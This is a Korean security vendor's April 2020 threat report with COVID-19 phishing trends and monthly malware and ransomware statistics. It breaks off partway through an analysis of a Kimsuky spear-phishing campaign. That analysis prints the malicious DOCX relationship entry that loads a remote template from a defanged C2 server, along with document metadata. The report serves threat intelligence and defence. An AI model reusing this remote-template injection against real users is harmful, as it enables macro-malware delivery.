

이스트시큐리티 보안 동향 보고서

No.127 2020.04



이스트시큐리티 보안 동향 보고서

CONTENTS

01 악성코드 통계 및 분석 01-05

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

02 전문가 보안 기고 06-20

김수키(Kimsuky)조직, 21대 국회의원 선거문서로 사칭한 스모크 스크린

APT 공격 수행

알약 통계로 확인해 본 ‘코로나’ 키워드를 활용한 최근 2달간의 공격 동향

03 악성코드 분석 보고 21-23

04 글로벌 보안 동향 24-32

01

악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2020년 3월에는 코로나 19 바이러스가 글로벌한 이슈로 전 세계적으로 확산되면서 사이버 공격도 이러한 추세에 맞춰서 ‘코로나 19 바이러스’ 키워드를 활용한 공격이 많이 발견되었습니다. 이 추세는 2월보다 2배 이상 증가한 수치입니다.

대부분의 공격은 코로나 관련 정보를 제공하거나 코로나 관련 치료/예방법을 제공한다는 내용의 이메일을 통해 사용자의 공포심/호기심을 이용해 문서 및 실행파일 등의 첨부 파일을 클릭하도록 유도하고 있었습니다. 이러한 공격들은 초기에는 단순히 정보 제공 형태였으나 시간이 지나면서 특정 상황을 지목하거나 특정 케이스임을 설명하면서 사용자들의 호기심과 공포심을 자극하는 형태로 점점 디테일하게 메시지도 발전하고 있는 것도 확인되었습니다.

첨부 파일에는 각종 실행파일, MS Office 관련 문서&매크로 파일, LNK 파일, Java 스크립트, VBS 스크립트 등 다양한 형태가 존재했으며, 파일명에는 대부분 covid19, coronavirus 등 corona 관련 문자열이 포함되어 있었습니다. 악성코드가 포함되어 있지 않더라도 신뢰할 수 있는 기관인 것처럼 속여 계정 입력을 유도/탈취하는 시도도 다수 확인되었습니다.

또한 MacOS 사용자 및 안드로이드 OS 사용자를 노린 공격, 리눅스 MiraiBot 등이 확인되었듯이 공격자는 Windows 사용자뿐만이 아닌 다양한 운영체제를 사용하는 사용자들을 타겟으로 광범위한 공격을 수행한 것으로 확인됩니다.

ESRC에서는 최근 2월과 3월 사이에 ‘코로나 19 바이러스’ 키워드를 활용한 사이버 공격에 대한 간략한 내용을 정리하여 Threat Inside와 이스트시큐리티 알약 블로그에 포스팅하였습니다. (제목: 알약 통계로 확인해 본 ‘코로나’ 키워드를 활용한 최근 2달간의 공격 동향) 관심 있으신 여러분들의 많은 구독을 부탁드립니다.

위의 내용 외에도 다양한 코로나 19 바이러스 관련 공격 이슈들이 Threat Inside와 이스트시큐리티 알약 블로그에 포스팅되어 있으니 참고해주시기 바랍니다.

코로나 바이러스 관련 이메일 수신 시 각별히 주의를 기울여 주시고, 신뢰할 수 있는 코로나 바이러스 관련 정보는 낯선 첨부 파일이나 앱, 생소한 사이트가 아닌 CDC나 WHO 공식 사이트 혹은 정부에서 운영하는 사이트 및 지역 보건소 사이트 등을 방문하시어 획득하시길 바랍니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020년 3월의 감염 악성코드 Top 15 리스트에서는 지난 2020년 2월에 1위를 차지했던

Hosts.media.opencandy.com가 3월에도 동일하게 1위를 차지했으며, 2월에 15위를 차지했던

JS:Trojan.Cryxos.2745가 무려 13계단이나 순위가 상승하여 이번달 2위를 차지했다.

JS:Trojan.Cryxos.2745은 주로 특정 사이트 방문 시 해당 사이트에서 사용자 PC가 바이러스에 감염되었다고 가짜로 팝업창을 띄워서 사용자로 하여금 보안프로그램 등을 설치하도록 유도하도록 만들어서 특정파일을 내려받게 만드는 악성코드이다. 불법 프로그램을 다운로드하거나 성인 사이트 방문시 쉽게 접할 수 있는 형태로 주의를 기울여야 한다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	888,580
2	↑13	JS:Trojan.Cryxos.2745	Trojan	878,169
3	-	Trojan.Agent.gen	Trojan	736,016
4	↓2	Misc.HackTool.AutoKMS	Trojan	629,028
5	↓1	Trojan.ShadowBrokers.A	Trojan	494,040
6	-	Misc.HackTool.KMSActivator	Trojan	304,525
7	New	Gen:Variant.Razy.107843	Trojan	246,545
8	↓1	Trojan.HTML.Ramnit.A	Trojan	212,957
9	↑3	Misc.Keygen	Trojan	170,585
10	-	Misc.Riskware.TunMirror	Trojan	167,730
11	↓2	Misc.Riskware.BitcoinMiner	Trojan	144,153
12	↓4	Gen:Variant.Razy.553929	Trojan	139,038
13	-	Win32.Neshta.A	Virus	107,966
14	-	Worm.ACAD.Bursted	Worm	106,599
15	↓4	Worm.ACAD.Bursted.doc.B	Worm	97,757

*차체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020년 03월 01일 ~ 2020년 03월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 77%를 차지했으며 호스트파일(Host) 유형이 17%로 그 뒤를 이었다. 전반적으로 3월에 비해 전체 감염건수는 18% 가량 대폭 증가했다.



카테고리별 악성코드 비율 전월 비교


3월에는 2월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 증가했으며, 호스트파일(Host) 유형 악성코드 비율 역시 소폭 증가했다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

3월 랜섬웨어 차단 통계


해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB에 의한 시그니처 탐지횟수는 통계에 포함되지 않는다. 3월 1일부터 3월 31일까지 총 62,090 건의 랜섬웨어 공격시도가 차단되었다. 2월에 비해 랜섬웨어 공격건수는 약 9% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 3월 한달간 총 5,230,770 건의 악성코드 경유지/유포지 URL이 확인되었다. 이 수치는 2월 한달 간 확인되었던 70,282 건의 악성코드 경유지/유포지 URL 수에 비해 7000% 이상 크게 증가한 수치입니다. 다만 이 수치는 저희가 모니터링하는 유포지 피드가 크게 늘어난 것이 포함되었음을 감안해주기 바란다. (경유지: 16671 / 유포지: 5,214,099)

악성코드 경유지/유포지 URL의 경우 항상 고정적인 URL만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주기 바란다.



02

전문가 보안 기고

1. 김수키(Kimsuky)조직, 21 대 국회의원 선거문서로 사칭한 스모크 스크린 APT 공격 수행
2. 알약 통계로 확인해 본 '코로나' 키워드를 활용한 최근 2 달간의 공격 동향

1. 김수키(Kimsuky)조직, 21 대 국회의원 선거문서로 사칭한 스모크 스크린 APT 공격 수행

김수키(Kimsuky) 조직의 '스모크 스크린' 캠페인의 일환으로 추정되는 공격이 또 한번 포착되어 사용자들의 주의가 필요합니다.

이번 공격에 사용된 악성 파일은 '21 대 국회의원 선거 관련.docx', '외교문서 관련(이재춘국장).docx' 파일을 위장하고 있습니다. 이번에 발견된 두 개의 악성 워드파일들의 파일명은 다르지만, 동작방식은 동일합니다.

먼저 악성 DOCX 문서가 실행되면, 아래와 같은 내부 'settings.xml.rels' 명령이 작동하고, 악성 매크로 함수실행을 위해 특정 미리네 호스팅 C2 서버로 통신을 시도합니다.


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://saemaetul[.]mireene.com/skin/board/basic/bin" TargetMode="External"/>
</Relationships>
```

DOCX 문서 파일의 작성자는 'seong jin lee' 이름이 등록되어 있으며, 마지막 수정자는 'Robot Karl' 입니다.

```
<dc:creator>seong jin lee</dc:creator>
<cp:keywords/>
<dc:description/>
<cp:lastModifiedBy>Robot Karl</cp:lastModifiedBy>
<cp:revision>6</cp:revision>
<cp:lastPrinted>2020-04-01T07:10:00Z</cp:lastPrinted>
<dcterms:created xsi:type="dcterms:W3CDTF">2020-04-01T06:01:00Z</dcterms:created>
<dcterms:modified xsi:type="dcterms:W3CDTF">2020-04-03T00:14:00Z</dcterms:modified>
</cp:coreProperties>
```

02 전문가 기고


그리고 다음과 같이 [콘텐츠 사용] 버튼 클릭을 유도하는 문구를 보여줍니다. 만약 C2 서버와 통신이 실패하면 [콘텐츠 사용] 버튼은 나타나지 않습니다.



